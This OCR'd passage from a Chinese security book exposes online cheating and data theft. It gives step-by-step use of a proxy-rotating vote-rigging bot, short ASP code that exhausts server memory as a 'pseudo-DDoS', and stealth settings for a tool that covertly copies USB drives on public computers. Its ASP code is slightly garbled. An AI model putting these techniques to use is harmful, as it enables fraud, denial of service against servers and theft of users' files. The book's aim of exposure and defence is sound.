


图 8-24 刷票器版本 2.0 主界面

（1）在主界面下方的【投票网址】一栏中输入目标网站的地址，如图 8-25 所示。

（2）选择【自动投票】标签，切换到【自动投票】界面，在该界面中勾选合适的投票方式，如图 8-26 所示。

- 【不需拨号】：此选项对应目标网站没有对投票者 IP 进行任何限制。
- 【需要拨号】：此选项对应目标网站对投票者 IP 限制了次数或时间间隔，只有 ADSL 用户才可以使用此选项。
- 【使用代理】：此选项同样对应目标网站对投票者 IP 限制了次数或时间间隔，但适用于所有的网络用户。软件的代理列表在该软件同文件夹下的“代理 IP.TXT”文件中，如图 8-27 所示。



图 8-25　输入目标地址



图 8-26　切换至自动投票界面




图 8-27　代理列表界面

根据目标网站的情况，设置时间间隔与每个 IP 限制的投票次数后单击【录制】按钮（如图 8-28 所示），接下来软件会自动弹出投票页面，如图 8-29 所示。



图 8-28　单击【录制】按钮



图 8-29　投票页面

（3）对投票页面进行投票后会关闭该投票页面，返回刷票器界面，会发现界面中原本灰色显示的【播放】按钮变成了可以单击的按钮，如图 8-30 所示。此时单击【播放】按钮，软件就会自动进行投票工作，直到用户关闭该软件。



图 8-30 进行自动投票

8.4 总结

关于网站的投票验证方式，除了本章中介绍的几种限制外还可以通过 Session 验证、MAC 网卡验证、用户注册投票或填写投票人信息等方式对投票者进行限制。不过这几种限制的安全性并不理想。对付 Session 验证用户只需投票后关闭浏览器，再重新打开，限制就结束了；网络上修改 MAC 网卡多如牛毛，用户随便找一款拥有 MAC 欺骗功能的软件就可以突破限制；用户注册投票或填写投票人信息虽然可以相对有效地制止自动投票软件的工作，但只要作弊者有耐心完全可以不停地自己手动填写来进行刷票；而普通投票者会因为投票过程过于复杂而产生厌倦心理，这样也会影响投票的公正性。

虽然从技术上难以遏止作弊的行为，但是后台的管理日志中却可以很容易地发现刷票的行为。因为无论任何刷票行为都会让在相对短时间内（也许几秒钟、也许几分钟）对同一投票目标进行不正常的猛增，管理员只需在计算票数时将不正常的数据清除掉就能保证投票的公正性了。

第9章 包罗万象——其他窃密技术揭秘与防范

前面几章我们已详细地分析了网络上存在的一系列作弊和欺诈行为。但是由于网络涉及的范围太广，还有许多形形色色的行为我们很难根据其特征为其找到一个明显的定位。

本章将对一些难以归类的欺骗行为进行分析，以使读者尽可能地认清网络上的常见骗局，提高防范意识。

9.1 SEO（搜索引擎优化）

如果不想在网站推广方面花费过多的资金，可以考虑使用 SEO 技术。

SEO 是 Search Engine Optimization 的缩写，翻译成中文就是“搜索引擎优化”。它的主要工作是通过了解各类搜索引擎如何抓取网站页面、如何进行索引以及如何确定其对某一特定关键词的搜索结果排名等，然后有针对性地对网站进行一定程度的优化，使搜索引擎能更好、更多地将自己的网站显示在用户面前。图 9-1 所示便是国内某个 SEO 论坛的部分截图。

SEO,搜索引擎优化	2010	6499	Re:上海易国SEO培训资料下 ... hujiaolong
SEM,搜索引擎营销	175	361	Re:十多面浏览器引擎的网站 ... §幕容依秋§
SEO实战交流	84	2127	Re:【SEO实战分析】--网站 ... ssssoo
Google专题	841	2065	Re:Google网页快照无法显示 ... reach
Yahoo专题	103	265	Re:2007年美国搜索引擎用户 ... jiawater
百度专题	475	1814	Re:你感兴趣的——进来看 ... tarro

图 9-1 某 SEO 论坛截图

SEO 通常可以细分为站外 SEO 和站内 SEO。

1．站外 SEO

站外 SEO 主要是研究如何通过站外因素来更好地推广自己。目前，最有用、效果最明显的站外因素是反向链接，即通常所说的外部链接。

可以这样说，如果有一个外部链接指向你的网站，那么该链接就被搜索引擎视为已对你的网站信任度投了一票。因此，大量优质的站外链接对于提升你的网站在搜索引擎中的排名往往能起到意想不到的作用。这也是许多网站站长经常在互联网上找到另外的网站申请友情链接的原因。

从理论上来说，最好的反向链接是来自那些具有很高排名和很高访问量的网站，但在这种情况下对方将会因为你的网站排名较低而受到一定的影响。因此，目前许多网站对需要申请友情链接的网站排名都有一定的限制。

当然，如果你的网站每天都会更新一些稀有资源或者原创文章，那么搜索引擎将会经常访问你的网站，并给你带来许多的访问者，此时其他的一些具有高排名网站也将会非常乐于和你交换友情链接。这样你的网站排名也将会在很短的时间内得到快速的提升，因此归根到底还是要把网站的内容放在第一位。

2．站内 SEO

站内 SEO 主要是针对网站本身进行的一些优化，例如在网页中大量添加一些关键字。不过值得注意的是，不要为了获得较好的搜索引擎排名而大肆优化，反而忽略了用户访问网站时的体验程度。毕竟网站中的内容是为用户服务的。

另外需要注意的是，目前许多搜索引擎已经针对 SEO 技术作出了某些反应。举一个简单的例子，如果在你的某个网页中堆砌了大量的关键字，但搜索引擎在正文中却没有发现任何与这些关键字相关的内容，便会将此视为作弊。轻则降低你的网站排名，重则列入“黑名单”（即将你的网站从其数据库中删除，用户通过该搜索引擎再也找不到你的网站）。

以下是一些与 SEO 有关且很有参考价值的小技巧。

- **关于网站主题**：如果你的网站所有内容都是关于同一个主题，而且你的网站内容比较丰富，那么该网站就有可能将获得较好的排名。因为在此种情况下，搜索引擎将会认为你的网站具有一定的权威性。
- **关于网站结构**：搜索引擎更喜欢具有良好结构的网站。准确而很少出错的代码以及具有完善的导航功能将使搜索引擎蜘蛛在访问你的网站时感到轻松惬意。搜索引擎蜘蛛对网站的访问在本质上与普通用户的访问是没有区别的，经常出错的网站也会使搜索引擎蜘蛛感到厌烦和不满，这一点务必要注意。
- **关于网页特效**：目前许多网站站长为了使自己的网站具有更华丽的界面，使用了大量的 Flash、框架、JavaScript 等技术制造出许多特效。但有一些浏览器程序对这些特效的支持效果并不好，因此如果想使用特效时至少要确保你的网站所有页面在目前主流的浏览器中是被支持的。

另外，过多的图片和 Flash 使得网页内容被用户下载时要花费更多的时间，因此尽量保持站点的干净整洁是很重要的，太多的图片往往会使网站显得非常杂乱。

- **关于内部链接**：搜索引擎的工作方式是通过抓取每一个网页的内容，从中分析出其他任何有效的页面链接进行跟踪抓取。因此，许多 SEO 专家都建议网站提供网站地图，并且在网站的每个页面上都有 1～2 个的深入链接，至少要保证从一个页面可以快速地返回首页，而且从首页也能快速访问到网站中其他任何一个页面。

- **关于网站更新**：很显然，长时间没有任何更新的网站是不会被人喜欢的。因此，保持有规律的更新非常重要。通常，网站内容更新的次数越频繁，搜索引擎蜘蛛来访问的次数也就越频繁。



小贴士：搜索引擎蜘蛛，也常被称作机器人，是一种形象化的称呼。因为 Internet 网络的结构极其类似一个庞大的蜘蛛网，而搜索引擎的搜索程序每天就在其间不停地穿梭，因此被形象地称为“蜘蛛”。

9.2 互刷联盟

在多数情况下对排名提高最有帮助的是每日的 IP 访问量，而不单纯是网页浏览量。更多不同的 IP 才最能代表有更多的人访问了你的网站。

于是网络上出现了所谓的排名互刷联盟，相当于一个互助联盟。在该联盟中的每一个站长都主动地去访问别人的网站，这样的结果便是所有人都赢得了大量的访问流量。如图 9-2 和图 9-3 便是两个提供互刷平台的网站主页界面截图。



图 9-2 网站互刷联盟（一）




图 9-3 网站互刷联盟（二）

当然，如果完全是手动单击链接来访问别人的网站往往不太现实，目前常见的做法都是通过编程编写出一些软件来进行全自动的辅助工作。如图 9-4 所示就是某个网站提供的刷流量客户端运行界面，该软件还具有许多辅助性的功能。




图 9-4 互刷客户端运行界面

该软件需要“Alexa 工具条”的支持，在软件安装完毕后会自动安装“Alexa 工具条”，且需要使用账号登录，账号在网站 http://www.51Traffic.com/ 进行注册。

该软件使用时需要你的计算机连接上了网络，在图 9-4 中单击【开刷】按钮即可自动访问其他人的网站，每访问一个网站都会给你增加一定的积分；当别人每访问一次你的网站时你的积分就会相应地减少，当减少到 0 时该软件便不再访问你的网站。

有关更详细的内容不属于本书讨论范畴，不再赘述。

注意，此种做法具有一定的风险。虽然当你加入一个互刷联盟后排名会得到很快地提升，但如果一段时间后你感到厌烦而退出了该联盟，突然失去大量的访问 IP 则会使你的网站排名大幅度下跌，严重者将会被搜索引擎判断为作弊行为加入“黑名单”。

9.3 防范利用病毒和流氓软件搞欺诈排名

近年来，越来越多的人开始把眼光投向以疯狂传播著称的病毒和蠕虫。有些网站直接向病毒作者付费要求对方把指定的网址加入病毒中，使每一台被感染后的计算机自动地访问这些网址。由于病毒和蠕虫的传播范围极为广泛，因此此种方法可以非常有效地快速提高网站排名。

一个典型的例子就是“熊猫烧香”，该病毒利用多种漏洞进行疯狂地传播，其作者与合作者通过一系列完整的盈利模式在短短的时间内谋取到了大量的盈利，其中一种方法就是出售“流量”。

除了利用病毒传播之外，流氓软件也是一种比较典型的传播方式。

由于目前共享软件并没有一种较为理想的盈利模式，因此与商业用户合作进行捆绑便成了一种普遍的做法。虽然多数情况下在安装时会给用户选择的权利，但还是有不少程序是在用户不知情的情况下偷偷地进行工作的。如图 9-5 所示就是瑞星对“多多 QQ 表情”的捆绑软件情况进行的分析。



图 9-5 对“多多 QQ 表情”捆绑软件的分析界面

小贴士：流氓软件是一种介乎正规软件和病毒软件之间的软件，它本身具有一定的功能，但却在暗中不经用户允许执行一些其他操作，例如不允许被卸载、弹广告、弹网址等。这些操作经常会严重影响用户正常地使用计算机。

9.4 识破欺骗信息广告

前面我们已经分析过有关 QQ 中奖信息的欺骗行为，除此之外，还有一些虚假的欺骗信息，例如免费送 6 位 QQ 号码，免费送 Q 币等，它们并不会盗取任何 QQ 号码，也不会搜集用户的资料，目的仅仅是为了欺骗用户为其进行免费推广。

以下是网络上对这些行为进行分析的原文：

“某些网站利用假装派送 Q 币来骗取点击率的事件十分得多。登录这些网站后，会先要求你填写 QQ 号码和希望得到的 Q 币数目（为了提高可信度，一般还会将数目限定在 50 个以内），然后网页会生成一个该网站名称+你的 QQ 号码的网址，让你把这个网址发给你的一定数量的网友，每当有一定数量的人点击系统就会送你一个 Q 币，结果令许多网友上当。

点评：坦白说，这类陷阱对用户并没有什么伤害，它只是想增加网站的访问量，但这种行为让人感觉可恶。”

以上就是目前常见的提升网站排名的方法，如果读者你也拥有自己的网站，笔者建议你不要采取以上方法，也不要被网络上某些提供快速提升排名服务的网站欺骗。无论如何投机取巧，本质上都是一种作弊行为，最根本的解决办法还是要踏踏实实地完善网站的内容，真诚地为用户着想，才能收到更好的回报。

9.5 防范拒绝服务攻击（DDoS）

什么是DoS呢？它是Denial of Service的缩写，翻译成中文意为“拒绝服务”。最常见的情况就是，某个用户通过大量的请求使得服务器无暇顾及其他客户，这样对其他客户来说就造成了“拒绝服务”的效果。

与之紧密相关的另一个概念是DDoS，它是英文“Distribution Denial of Service”的缩写，中文意为“分布式拒绝服务攻击”，这种攻击方法使用与普通的DoS类似，但是效果却更加明显。

单一的DoS攻击一般是一对一的方式，当攻击目标的CPU速度、内存或网络带宽等各项性能指标不高时，它的效果比较明显。随着计算机与网络技术的发展，计算机的CPU处理能力迅速增强，内存大大增加，同时也出现了千兆级别的网络，多数服务器主机对恶意攻击包的“消化能力”得到了极大加强，因此DoS攻击成功的难度迅速增加。假如你的攻击程序每秒钟可以发送3000个攻击数据包，而目标主机每秒钟可以处理超过10000个数据包，很明显对目标主机的攻击行为不会产生任何明显的效果。

但DDoS就不同了，DDoS是在传统的DoS攻击基础之上产生的一类新型的攻击方式。它可以通过一台控制机控制上万台“傀儡”主机来同时向目标发起攻击，攻击效果极其明显。

本节要演示的并不算真正的DDoS攻击，只能算是一种伪DDoS攻击。

首先，我们需要了解一些基本的ASP知识，没有这方面基础知识的用户也不要紧，只要认真阅读以下步骤，便可轻松上手。

先来简单认识一下ASP中的space函数：

```
Space(number)
number 参数为字符串中用户所需的空格数
```

下面一段程序演示了该函数的作用：

```
<%
dim mystrainq
mystrinq = space(10)                              '返回具有 10 个空格的字符串
mystring = "hello"& space(10)&"world"             '在两个字符串之间插入 10 个空格
%>
```

上面这段程序执行后，mystring变量将会变成“hello world”，在hello与world这两个字符串中间有10个空格。再来看下面这段程序：

```
<%
memsize=1024*1024
tempx=space(memsize)
%>
```

tempx变量分配到了1MB（即1024×1024字节）的内存，试想如果把memsize设置得更大一些会如何呢？例如512MB或者1024MB。

在ASP中有一个奇妙的变量，就是Session，它的生命周期比普通的变量长得多，通常在整个ASP程序结束前它都会一直存在。因此，我们可以利用该特性来简单地实现DDoS攻击的效果，代码如下：

```
 <%
emsize=100*1024*1024                    '申请100MB的内存
session("tempx")=space(memsize)
```

%>

把含有以上代码的 ASP 文件上传到服务器中，这样只要有人浏览了包含有该段代码的页面，该页面就会向服务器申请 100MB 的内存，并且在用户关闭该页面之前这些被分配的 100MB 的内存不会被释放。当有许多人访问时，服务器的物理内存很快就会被消耗殆尽，在这期间每个浏览该页面的用户都在无意间成为了一个 DDoS 的攻击源，于是就达到了简单的 DDoS 攻击的效果。

9.6 U盘窃密的攻与防

U 盘是 USB 盘的简称，它是闪存的一种，因此也叫闪盘。它具有很多其他移动存储方式不可比拟的优点：小巧便于携带、存储容量大、价格便宜。

由于 U 盘具有如此多的优点，因此许多人习惯使用它来保存一些资料，也就出现了许多针对 U 盘进行的窃密行为。本节将详细演示如何窃取 U 盘中的资料，以及如何进行防御。

9.6.1 U盘搬运工剖析

“U 盘搬运工”在工作的时候随时监控着计算机的 USB 端口，一旦监测到有 U 盘插入，便依据预先的设置把 U 盘中所有符合条件的文件秘密地复制到硬盘中的指定位置。

图 9-6 所示即为“U 盘搬运工”版本 1.3 的运行界面。




图 9-6 “U 盘搬运工”运行界面

它的使用方法非常简单，在如图 9-6 所示的界面中，在【文件保存位置】下方的编辑框中选择复制后的文件保存位置，并选中【设置】项中的选项“开机自动运行”和“启动时不显示界面”，在【搜索拷贝类型】中选择需要复制的文件类型，然后单击【保存设置】按钮后单击右上角的关闭图标关掉窗口即可。

注意，单击右上角的关闭图标关掉的只是程序窗口，此时程序仍然在后台运行，通过组合键<Ctrl+Alt+U>可使其显示出来；要想完全关闭需要单击【退出程序】按钮。

如果有人在公共计算机上安装了此类软件，例如学校机房、网吧等，那么其他人在这些机器上使用U盘的时候，他们的文件就会被偷偷地保存下来。如果U盘中有内容比较敏感的文件，就很容易造成泄密事件。

9.6.2 防范支招——对U盘进行加密

一些U盘本身具有加密功能，但通常需要使用购买U盘时附带的驱动光盘进行密码设置，这样当每次插入U盘时都必须输入预先设置的密码才能进行后续操作。

上述做法有一定的局限性，因为有些U盘没有附带相应的驱动光盘，因此下面将介绍一种如何使用软件来加密U盘的方法。

我们使用“优易U盘加密软件”进行演示。这是一款与硬件无关的U盘加密软件，利用虚拟文件系统技术将U盘划分为两个分区，公开区与加密区。公开区可以进行任意操作，加密区需要输入密码后方能进行操作。

该软件的使用步骤如下所示。

（1）将“优易U盘加密软件”的可执行文件“ue.exe”拷贝到U盘中（它只能在U盘中运行），为了方便后面的对比，我们特地截取了以下两个图片，分别如图9-7和图9-8所示。



图9-7 测试所用硬盘分区和U盘盘符界面



图9-8 将“ue.exe”拷贝到U盘中

（2）运行“优易U盘加密软件”的执行程序“ue.exe”，其界面如图9-9所示。

（3）选中【U盘加密配置】选项中的“启用U盘加密功能（H:FAT）”，然后拖动【加密区】标记左方的小箭头来设置加密区的容量大小，如图9-10所示。



图9-9 “优易U盘加密软件”运行界面




图9-10 配置加密区的大小

从图 9-10 中可以看出 U 盘大小为 118MB，分配的公开区和加密区各占 U 盘总容量的一半，即 59MB。

（4）其他选项可选可不选，此处接受默认选择，直接单击【使配置生效】按钮，将会弹出一个“设置密码”对话框，如图 9-11 所示。

输入密码“12345”后单击【确定】按钮，会再次弹出一个对话框，警告密码长度太短，要求 12 位以上比较安全，如图 9-12 所示。



图 9-11 “设置密码”对话框




图 9-12 提示密码长度太短

选择单击【是（Y）】按钮，此时软件开始进行一些配置工作并弹出“应用配置到加密区”对话框来显示进度，如图 9-13 所示。

（5）当弹出如图 9-14 所示的对话框提示应用配置成功后，单击【确定】按钮，再单击图 9-13 所示对话框中的【关闭】按钮将其关闭。此时 U 盘中会多出一个文件“hp.disk”，它的体积就是刚刚设置的加密区容量大小，即 59MB，如图 9-15 所示。




图 9-13 “应用配置到加密区”对话框




图 9-14 提示应用配置成功

（6）此时在软件的主界面工具栏中单击【登录】按钮，将会出现登录界面，如图 9-16 所示。



图 9-15 “hp.disk”文件的属性




图 9-16 单击“登录”按钮

注意：文件“hp.disk”具有隐藏属性，需要在资源管理器的“文件夹选项”中选中“显示所有的文件和文件夹”后方能看到，详细设置前面章节已有说明，不再赘述。

在【请输入密码】后的编辑框中输入“12345”，单击【登录加密区】按钮，登录成功后会自动转到资源管理器。对比图 9-7 可以发现，此时在硬盘中多出了一个分区“本地磁盘（I:）”，容量接近 59MB，分别如图 9-17 和图 9-18 所示。



图 9-17　硬盘中多出了一个盘符为“I:”的分区

